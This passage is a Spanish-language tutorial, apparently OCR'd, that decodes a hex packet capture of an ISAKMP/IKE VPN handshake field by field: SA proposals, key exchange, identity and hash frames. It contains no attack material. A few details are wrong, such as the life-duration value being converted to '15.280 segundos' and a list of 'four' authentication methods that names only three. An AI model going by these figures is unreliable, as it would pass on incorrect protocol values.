00050:  2D 3E 39 88 F0 18 8D C6 84 9C 2B 37 85 24 FB 20   ->9.......+7.$.
00060:  2B 09 4A 34 86 44 66 91 FF 37 79 9E 30 2B 1F EB   +.J4.Df..7y.0+..
00070:  3C C6 DF 89 35 29 3C 0A 30 20 08 CB D3 3C C7 3C   <...5)<.0 ...<.<
00080:  81 6B D5 51 21 77 78 BB 9B 7D 48 14 81 27 B3 26   .k.Q!wx..}H..'.&
00090:  59 71 93 4F A0 92 FE BE A8 FE 14 AE DD 8D 11 3B   Yq.O...........;
000A0:  68 8C BD 25 DD B2 F4 BA B9 F7 81 45 32 22 9A 99   h..%.......E2"..
000B0:  24 6D 63 22 8E 83                                 $mc"..

9    15:07:02.529   UDP       Src Port: Unknown, (500); Dst Port: Unknown (500);
Length = 60 ( PC-11   PC-105 )

00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 50 D1 01 00 00 80 11 E9 71 C0 A8 FF 6E C0 A8   .P.......q...n..
00020:  FF 69 01 F4 01 F4 00 3C E8 C3 2C 39 B7 D9 45 6C   .i.....<..,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 08 10 20 01 5C F8   . ..ia...g.. .\.
00040:  CD CC 00 00 00 34 54 C0 FD 08 00 8F BD AF A0 53   .....4T........S
00050:  8B 7E A3 41 2F E7 C9 B3 43 65 6C 2F 45 2C         .~.A/...Cel/E,
```

En esta captura se presentó la primer trama completa, y luego las ocho siguientes, únicamente en su secuencia hexadecimal que es sobre la que se realizará el análisis de tráfico. No se detallan el resto de los encabezados pues son todos similares en cuanto al nivel de enlace (Ethernet), el nivel de red (IP) y también el nivel de transporte (UDP). Solo se deja el encabezado de la trama para apreciar el tiempo, sentido de la misma y los puertos UDP.

El primer detalle a tener en cuenta es que se trata de 9 tramas, las cuales según la RFC-2409 se deberían a 6 tramas de la *Fase 1* de ISAKMP operando en *modo principal* y 3 tramas de la *Fase 2*.

- Fase 1 (modo principal) [RFC-2409, 5.]:

  Las dos primeras dos tramas negocian Políticas.

  La tercera y cuarta Valores públicos de Diffie-Hellman (D-H) y "nonce".

  La quinta y sexta Autentican el intercambio Diffie-Hellman (D-H).

  Se permiten cuatro métodos de autenticación:

  - Firma digital.
  - Dos formas de clave pública (en este caso se aprecia D-H).
  - Secreto compartido.

Lo que se puede ver en esta captura es la secuencia que la RFC detalla y se transcribe a continuación:

```
      Initiator                              Responder
      ----------                            -----------
HDR, SA                        (1) -->
                               <-- (2)    HDR, SA
HDR, KE, [ HASH(1), ]
     <IDii_b>PubKey_r,
     <Ni_b>PubKey_r            (3) -->
                                          HDR, KE, <IDir_b>PubKey_i,
                               <-- (4)      <Nr_b>PubKey_i
HDR*, HASH_I                   (5) -->
                               <-- (6)    HDR*, HASH_R
```

- Fase 2: Tres tramas de intercambio de Hash.

El segundo detalle es que todas operan en modo no orientado a la conexión con el protocolo UDP y acceden a los puertos fuente y destino 01F4 hex = 500 dec, tal cual lo propone la RFC .

b. Para comenzar a analizar el contenido básico del encabezado de ISAKMP, se detalla a continuación únicamente los valores en hexadecimal de los mismos, resumiendo los datos que transportan:

```
trace  Mon 04/23/01 15:49:36  A:\establecim VPN.TXT

1    15:07:01.047  ( PC-110  PC-105)
 00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 A4 CD 01 00 00 80 11 ED 1D C0 A8 FF 6E C0 A8   .............n..
00020:  FF 69 01 F4 01 F4 00 90 4A 52 2C 39 B7 D9 45 6C   .i......JR,9..El
00030:  8E 20 00 00 00 00 00 00 00 00 01 10 02 00 00 00   . ..............
00040:  00 00 00 00 00 88 0D 00 00 5C 00 00 00 01 00 00   .........\......
00050:  00 01 00 00 00 50 01 01 00 02 03 00 00 24 01 01   .....P.......$..
```

```
00060:  00 00 80 01 00 06 80 02 00 02 80 03 00 02 80 04   ................
00070:  00 05 80 0B 00 01 00 0C 00 04 00 01 51 80 00 00   ............Q...
00080:  00 24 02 01 00 00 80 01 00 05 80 02 00 02 80 03   .$..............
00090:  00 02 80 04 00 02 80 0B 00 01 00 0C 00 04 00 01   ................
000A0:  51 80 00 00 00 10 4F 70 65 6E 50 47 50 31 30 31   Q.....OpenPGP101
000B0:  37 31                                             71
```

2 15:07:01.876 (PC-105 PC-110)

```
00000:  00 20 18 57 51 D2 00 20 18 57 51 DC 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 80 1D 01 00 00 80 11 9D 42 C0 A8 FF 69 C0 A8   .........B...i..
00020:  FF 6E 01 F4 01 F4 00 6C 67 62 2C 39 B7 D9 45 6C   .n.....lgb,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 01 10 02 00 00 00   . ..ia...g......
00040:  00 00 00 00 00 64 0D 00 00 38 00 00 00 01 00 00   .....d...8......
00050:  00 01 00 00 00 2C 01 01 00 01 00 00 00 24 01 01   .....,.......$..
00060:  00 00 80 01 00 06 80 02 00 02 80 03 00 02 80 04   ................
00070:  00 05 80 0B 00 01 00 0C 00 04 00 01 51 80 00 00   ............Q...
00080:  00 10 4F 70 65 6E 50 47 50 31 30 31 37 31         ..OpenPGP10171
```

3 15:07:01.978 (PC-110 PC-105)

```
00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  01 20 CE 01 00 00 80 11 EB A1 C0 A8 FF 6E C0 A8   . ...........n..
00020:  FF 69 01 F4 01 F4 01 0C D6 C7 2C 39 B7 D9 45 6C   .i........,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 04 10 02 00 00 00   . ..ia...g......
00040:  00 00 00 00 01 04 0A 00 00 C4 4B FE 71 3C ......................
```

4 15:07:02.035 (PC-105 PC-110)

```
00000:  00 20 18 57 51 D2 00 20 18 57 51 DC 08 00 45 00   . .WQ.. .WQ...E.
00010:  01 25 1E 01 00 00 80 11 9B 9D C0 A8 FF 69 C0 A8   .%...........i..
00020:  FF 6E 01 F4 01 F4 01 11 C6 7A 2C 39 B7 D9 45 6C   .n.......z,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 04 10 02 00 00 00   . ..ia...g......
00040:  00 00 00 00 01 09 0A 00 00 C4 81 8F 8F ........................
```

5 15:07:02.193 (PC-110 PC-105)

```
00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  05 00 CF 01 00 00 80 11 E6 C1 C0 A8 FF 6E C0 A8   .............n..
00020:  FF 69 01 F4 01 F4 04 EC 6F 1C 2C 39 B7 D9 45 6C   .i.......o.,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 05 10 02 01 00 00   . ..ia...g......
00040:  00 00 00 00 04 E4 A5 7E 00 AA..................................
```

6 15:07:02.332 (PC-105 PC-110)

```
00000:  00 20 18 57 51 D2 00 20 18 57 51 DC 08 00 45 00   . .WQ.. .WQ...E.
00010:  04 F0 1F 01 00 00 80 11 96 D2 C0 A8 FF 69 C0 A8   .............i..
00020:  FF 6E 01 F4 01 F4 04 DC F2 FA 2C 39 B7 D9 45 6C   .n........,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 05 10 02 01 00 00   . ..ia...g......
00040:  00 00 00 00 04 D4 CB 69 AF AA 0A ...............................
```

7 15:07:02.513 (PC-110 PC-105)

```
00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 F0 D0 01 00 00 80 11 E9 D1 C0 A8 FF 6E C0 A8   .............n..
00020:  FF 69 01 F4 01 F4 00 DC CD 38 2C 39 B7 D9 45 6C   .i.......8,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 08 10 20 01 5C F8   . ..ia...g.. .\.
00040:  CD CC 00 00 00 D4 E8 7F BC .....................................
```

8 15:07:02.521 (PC-105 PC-110)

```
00000:  00 20 18 57 51 D2 00 20 18 57 51 DC 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 A8 20 01 00 00 80 11 9A 1A C0 A8 FF 69 C0 A8   .. ..........i..
00020:  FF 6E 01 F4 01 F4 00 94 89 FE 2C 39 B7 D9 45 6C   .n........,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 08 10 20 01 5C F8   . ..ia...g.. .\.
```

```
00040:  CD CC 00 00 00 8C B1 F9 48 4E 88 ..............................

9    15:07:02.529  ( PC-11   PC-105 )
00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 50 D1 01 00 00 80 11 E9 71 C0 A8 FF 6E C0 A8   .P.......q...n..
00020:  FF 69 01 F4 01 F4 00 3C E8 C3 2C 39 B7 D9 45 6C   .i.....<..,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 08 10 20 01 5C F8   . ..ia...g.. .\.
00040:  CD CC 00 00 00 34 54 C0 FD 08 00 8F BD AF A0 53   .....4T........S
00050:  8B 7E A3 41 2F E7 C9 B3 43 65 6C 2F 45 2C         .~.A/...Cel/E,
```

Se analizarán los campos globales y luego el detalle de cada trama:

- Cookie de inicio: 2C 39 B7 D9 45 6C 8E 20. Se trata de una función Hash sobre un valor generado a partir de las direcciones IP fuente y destino, los puertos fuente y destino, un valor aleatorio y la fecha y hora

- Cookie de respuesta: En la primer trama se aprecia que es cero y las siguientes E9 BF 69 61 84 F5 E2 67 08.

- Next Payload: Indica que tipo de mensaje sigue a este encabezado básico.
  Se pueden apreciar los siguientes valores:
  01: Security Association (SA) Fase 1 Negocian políticas.
  04: Key Exchange (KE) Fase 1 Intercambian D-H y "nonce".
  05: Identification (ID) Fase 1 Autentican intercambio D-H.
  08: Hash (HASH) Fase 2 Hash (3 tramas).

- Mayor Versión (4 bit): Indica la mayor versión de ISAKMP en uso. Las implementaciones basadas en la actual versión [RFC-2408] colocarán este valor a 1.

- Menor versión (4 bit): Indica la menor versión de ISAKMP en uso. Las implementaciones basadas en la actual versión [RFC-2408] colocarán este valor a 0.

- **Tipo de Intercambio:** Indica qué tipo de intercambio se está realizando, este valor regula el orden de los intercambios ISAKMP. Los valores aquí usados son:
  02: Protección de identidad (6 tramas) Fase 1.
  20 hex = 32 dec: Uso específico de DOI (Domain of Interpretation), (3 tramas) Fase 2.

- **Flags**: Indica opciones específicas de Criptografía. Autenticación o sincronismo, en este caso se emplearon:
  00: Texto simple (4 tramas).
  01: Criptografía (5 tramas).


- **Identidad del Mensaje:** Es un valor aleatorio empleado para la negociación durante la Fase 2. Se empleó aquí:
  00 00 00 00: Durante la Fase 1 este valor deberá ser 0 (6 tramas).
  5C F8 CD CC: Fase 2, identificador aleatorio.

- Longitud (4 Byte): Longitud de encabezado y datos:

CONCLUSIONES PARCIALES:

1) encabezado común en las 9 tramas, longitud fija de 28 Bytes.
2) 6 tramas de fase 1 y 3 de fase 2.
3) 2 tramas (SA), 2 tramas (KE), 2 tramas (ID) y 3 tramas (HASH).
4) 4 tramas en texto plano y 5 con criptografía.
5) Las 3 tramas criptografiadas (últimas 3) tienen un identificador aleatorio, las 6 anteriores no.
6) Las cookies de inicio y respuesta se mantienen en todas las tramas.

El encabezado básico de ISAKMP es el siguiente:



c. A continuación se analizan los encabezados de extensión, pues ISAKMP está definido como un encabezado básico (tratado en el punto anterior), y en forma encadenada una serie de encabezados, los cuales también están definidos algunos como obligatorios y otros como optativos. Acorde a las clasificaciones que se fueron planteando se pone en evidencia que hay tres envíos con sus correspondientes respuestas (SA, KE e ID) y un triple "Handshake" (HASH), siguiendo esta clasificación se tratarán a continuación, comenzando por el primer par (SA):

```
1    15:07:01.047  ( PC-110  PC-105)
 00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 A4 CD 01 00 00 80 11 ED 1D C0 A8 FF 6E C0 A8   ............n..
00020:  FF 69 01 F4 01 F4 00 90 4A 52 2C 39 B7 D9 45 6C   .i......JR,9..El
00030:  8E 20 00 00 00 00 00 00 00 00 01 10 02 00 00 00   . ..............
00040:  00 00 00 00 00 88 0D 00 00 5C 00 00 00 01 00 00   .........\......
00050:  00 01 00 00 00 50 01 01 00 02 03 00 00 24 01 01   .....P.......$..
00060:  00 00 80 01 00 06 80 02 00 02 80 03 00 02 80 04   ................
00070:  00 05 80 0B 00 01 00 0C 00 04 00 01 51 80 00 00   ............Q...
00080:  00 24 02 01 00 00 80 01 00 05 80 02 00 02 80 03   .$..............
00090:  00 02 80 04 00 02 80 0B 00 01 00 0C 00 04 00 01   ................
000A0:  51 80 00 00 00 10 4F 70 65 6E 50 47 50 31 30 31   Q.....OpenPGP101
000B0:  37 31                                             71
```

```
2   15:07:01.876   ( PC-105   PC-110 )
00000:  00 20 18 57 51 D2 00 20 18 57 51 DC 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 80 1D 01 00 00 80 11 9D 42 C0 A8 FF 69 C0 A8   .........B...i..
00020:  FF 6E 01 F4 01 F4 00 6C 67 62 2C 39 B7 D9 45 6C   .n.....lgb,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 01 10 02 00 00 00   . ..ia...g......
00040:  00 00 00 00 00 64 0D 00 00 38 00 00 00 01 00 00   .....d...8......
00050:  00 01 00 00 00 2C 01 01 00 01 00 00 00 24 01 01   .....,.......$..
00060:  00 00 80 01 00 06 80 02 00 02 80 03 00 02 80 04   ................
00070:  00 05 80 0B 00 01 00 0C 00 04 00 01 51 80 00 00   ............Q...
00080:  00 10 4F 70 65 6E 50 47 50 31 30 31 37 31         ..OpenPGP10171
```

- Encabezado básico ISAKMP (tratado en el punto anterior).

1) Security Association Payload: Se emplea para negociar atributos, indicar DOI (Domain of Interpretation) y situaciones de la negociación. En este caso los valores son:

```
Trama 1:  0D 00 00 5C 00 00 00 01 00 00 00 01

Trama 2:  0D 00 00 38 00 00 00 01 00 00 00 01
```

- Generic Payload Header (4 Byte) :

  Next Payload (0D): Vendor ID, Identifica que el próximo encabezado es el que corresponde al vendedor, no se tiene en cuanta en esta fase ni el encabezado de Proposal Payload (Lila) ni el encabezado de Transform Payload (gris) que se tratan a continuación, pues son obligatorios. Por esta razón se define como próximo encabezado el valor 0D que en este caso se puede apreciar que es el que se corresponderá con **OpenPGP10171**
  Reservado (00): Deb ser 0.

  Length Payload (00 5C o 00 38): Longitud total de encabezados, incluyendo encabezado de Proposal Payload (Lila) y el encabezado de Transform Payload (gris). 00 5C hex = 92 dec, 00 38 hex = 56 dec, corresponden a la suma de los campos: verde, lila y gris.

- DOI (4 Byte) (00 00 00 01): El valor 1 corresponde a IPSec DOI.

- Situation (4 Byte) (00 00 00 01): Este campo está definido en la RFC-2407, en el punto 4.2 y en este caso significa SIT_IDENTITY_ONLY, con lo cual se especifica que la SA será identificada por la información de la fuente presente en el campo Identification Payload, es decir en las tramas 5 y 6.

2) Proposal Payload: Contiene información empleada durante la SA para asegurar el canal de comunicaciones.

Trama 1: 00 00 00 50 01 01 00 02

Trama 2: 00 00 00 2C 01 01 00 01

- Next Payload (00) : Último Proposal Payload.
- Reservado (00): Debe ser 0.
- Payload Length (00 50 o 00 2C): Longitud de encabezado más Payload , es decir todo lo lila, celeste y gris.
- Cantidad de Proposal (01): Contador monótono creciente
- Identidad de protocolo (01): Identifica PROTO_ISAKMP, es la protección de mensajes requerida durante la fase 1. Otros valores posibles son: 02 = PROTO_ IPSEC_AH, 03 = PROTO_IPSEC_ESP y 04 = PROTO_IPCOMP.
- Tamaño de SPI (00): Este campo define el tamaño de un campo opcional que debería ir a continuación del campo siguiente (cantidad de transformadas) llamado SPI: Specifies Protocol Identifier, que en este caso por ser 00 indica que el campo SPI no existirá.
- Cantidad de transformadas (02 o 01): Indica cuántos encabezados de transformación le seguirán. Como se puede apreciar en la trama uno seguirán dos (el gris y el celeste) y en la trama 2, sólo uno.
- SPI (Variable): nulo pues Tamaño de SPI = 0.

3) Transform Payload: Contiene la información usada durante la negociación de la SA. Especifica que transformaciones (algoritmos) se emplearán para asegurar el canal de comunicaciones. Los campos son los siguientes:

```
Trama 1: 03 00 00 24 01 01 00 00 80 01 00 06 80 02 00 02 80 03 00
         02 80 04 00 05 80 0B 00 01 00 0C 00 04 00 01 51 80
         00 00 00 24 02 01 00 00 80 01 00 05 80 02 00 02 80 03 00
         02 80 04 00 02 80 0B 00 01 00 0C 00 04 00 01 51 80
```

- Next Payload: Sólo puede contener los valores 00 (Última) o 03 (existen más transform Payload).
- Reservado: Debe ser 00, 00.
- Payload Length: 0024, 0024.
- Cantidad de transformaciones: 01, 02.
- ID de transformación: 01, 01 identifica KEY_IKE.
- Reservado 2: 0000, 0000.
- Atributos: Son mínimo cuatro octetos.

  - Posee el primer bit que identifica si es un atributo básico o variable, al estar este bit en 0 es variable y los atributos son TIPO/LONGITUD/VALOR, y al estar en 1 será básico, 80 el primer octeto y los atributos son TIPO/VALOR.

- Continúan dentro de estos dos octetos TIPO de atributo [Apéndice A RFC-2409 IKE].
- Si es básico (80), continúa VALOR que son dos octetos que indican la transformación [Apéndice A RFC-2409 IKE].
- Si es variable (00) se determina con dos octetos su LONGITUD y luego irá el campo VALOR igual que el básico.

80 01 00 06: básico, 01 = Encriptation, 00 06 = CAST-CBC.

80 02 00 02: básico, 02 = Hash Algorithm, 00 02 = SHA [FIPS-180-1].

80 03 00 02: básico, 03 = Authentication, 00 02 = DSS Signature.

80 04 00 05: básico, 04 = Group Description, 00 05 = Res IANA.

80 0B 00 01: básico, 0B = Lyfe Type, 00 01 = segundos.

00 0C 00 04 00 01 52 80: variable, 0C = Life Duration, 00 04 = Longitud 4 octetos, 00 01 52 80 = 15.280 segundos = 24 horas.

80 01 00 05: básico, 01 = Encriptation, 00 05 = 3DES-CBC.

80 04 00 02: básico, 04 = Groupe Description, 00 02 = 1024-bit MODP (modular exponentiation) group.

```
Trama 2: 00 00 00 24 01 01 00 00 80 01 00 06 80 02 00 02 80 03 00
         02 80 04 00 05 80 0B 00 01 00 0C 00 04 00 01 51 80
```


Es decir en este diálogo, en la trama 1 la PC-110 le propone dos posibles transformaciones de encriptado CAST y 3DES y dos grupos Res IANA y MODP group. En la trama 2 la PC-105 le afirma que empleará la primer transformada, es decir que operarán con CAST y grupo Reservado por IANA. El resto de los parámetros ofrecidos son los que permitirán realizar la SA a través de firma digital y empleando resúmenes SHA, se aclara también que la duración de esta SA será de 24 horas, la otra alternativa de duración de una SA es a través de tráfico en kbyte que aquí no se negocia ni emplea.

4) Vendedor:

```
00 00 00 10 4F 70 65 6E 50 47 50 31 30 31 37 31          ..OpenPGP10171
```

- **00**: variable.
- **00**: Vendedor.
- **0010** hex = 16 dec: Longitud.
- **4F 70 65 6E 50 47 50 31 30 31 37 31**: OpenPGP10171.

Las tramas 3 y 4 (KE) intercambiarán los valores de claves públicas de ambas entidades y dos valores aleatorios denominados “nonce”.



Trama 3 15:07:01.978 (PC-110 PC-105)

.....Ethernet, IP, UDP, ...Encabezado báscio ISAKMP

.....02 00 00 00 01 04 0A 00 00 C4 **4B FE .....** .....K.q<..

00050: **.....CLAVE PÚBLICA PC-110 .....** ..\).%(-#.....

00100: **.....84 61 51 F6** 00 00 00 24 38 25 vo$..'.aQ....$8%

00110: 5C C3 B5 B3 9D 4C 4F 28 DC EF 07 2A C7 3C 6D 1F \....LO(...*.<m.

00120: CF BC 08 E0 7A E8 87 80 8A E4 5D DC E3 6C ....z.....]..l

Trama 4 15:07:02. (PC-105 PC-110)

.....Ethernet, IP, UDP, ...Encabezado báscio ISAKMP

.....00 00 00 00 01 09 0A 00 00 C4 **81 8F .....** .....Ey

00050: **.....CLAVE PÚBLICA PC-105 .....** ..\).%(-#.....

00100: **.....69 23 6C E2** 07 00 00 24 B1 2A .....i#l....$.*


00110: 9E BF 45 A9 5F 9E A1 9D A6 1B 8B 39 FA 3A D7 F4 ..E._.....9.:..

00120: 74 7D DD 52 DC B4 CD FB DF 09 04 5A 0F DF 00 00 t}.R.....Z....

00130: 00 05 02 ...

- 0A: Identifica "nonce".
- 00: Reservado.
- 00 C4 hex = 196 dec: Longitud de Payload (incluye toda la clave pública más el primer encabezado verde).
- **Clave pública**: longitud 192 octetos = 1536 bit.
- 00 o 07: Grupo generador.
- 00: reservado.
- 00 24 hex = 36 dec: Longitud de payload.
- Nonce: número aleatorio.

Las tramas 5 y 6 (ID) firmarán digitalmente para dejar claramente establecida la autenticación, una vez que estas firmas son validadas, los secretos compartidos SKEYID_e y SKEYID_a pueden ser marcados como autenticados. Estas dos tramas ya comienzan a encriptar sus datos pues ya poseen y verifican las claves públicas correspondientes. El encabezado de estas tramas es el siguiente:



En el caso de las tramas enviadas es:

Trama 5 15:07:02.193 (PC-110 PC-105)

.....Ethernet, IP, UDP, ...Encabezado báscio ISAKMP

con el bit Flag =1 de encriptado...67 05 10 02 01 00 00 ...ia...g.....

00040: 00 00 00 00 04 E4 **A5 7E..... Datos encriptados.....**

Trama 6 15:07:02.332 (PC-105 PC-110)

.....Ethernet, IP, UDP, ...Encabezado báscio ISAKMP

con el bit Flag =1 de encriptado...67 05 10 02 01 00 00 ...ia...g.....

00040: 00 00 00 00 04 D4 **CB 67..... Datos encriptados.....**

Las tramas 7, 8 y 9 son las que realizan el Hash y presentan encabezados similares a las dos anteriores, pues ya se encuentran encriptados todos los datos. Por esta causa no son detalladas a continuación.

RESUMEN:

- 2 tramas (SA) Negocian políticas, fase 1.
- 2 tramas (KE) Intercambian claves públicas y "nonce", fase 1.
- 2 tramas (ID) Autentican el Intercambio D-H, fase 1.
- 3 tramas (HASH), fase 2.
- Exchange Type: 6 tramas (02) Identity Protection.
  3 tramas (32) Domain Of Interpretation.
- Flags: 4 tramas (00) sin encriptar.
  5 tramas (01) encriptado.
- Message ID: 6 tramas (0) fase 1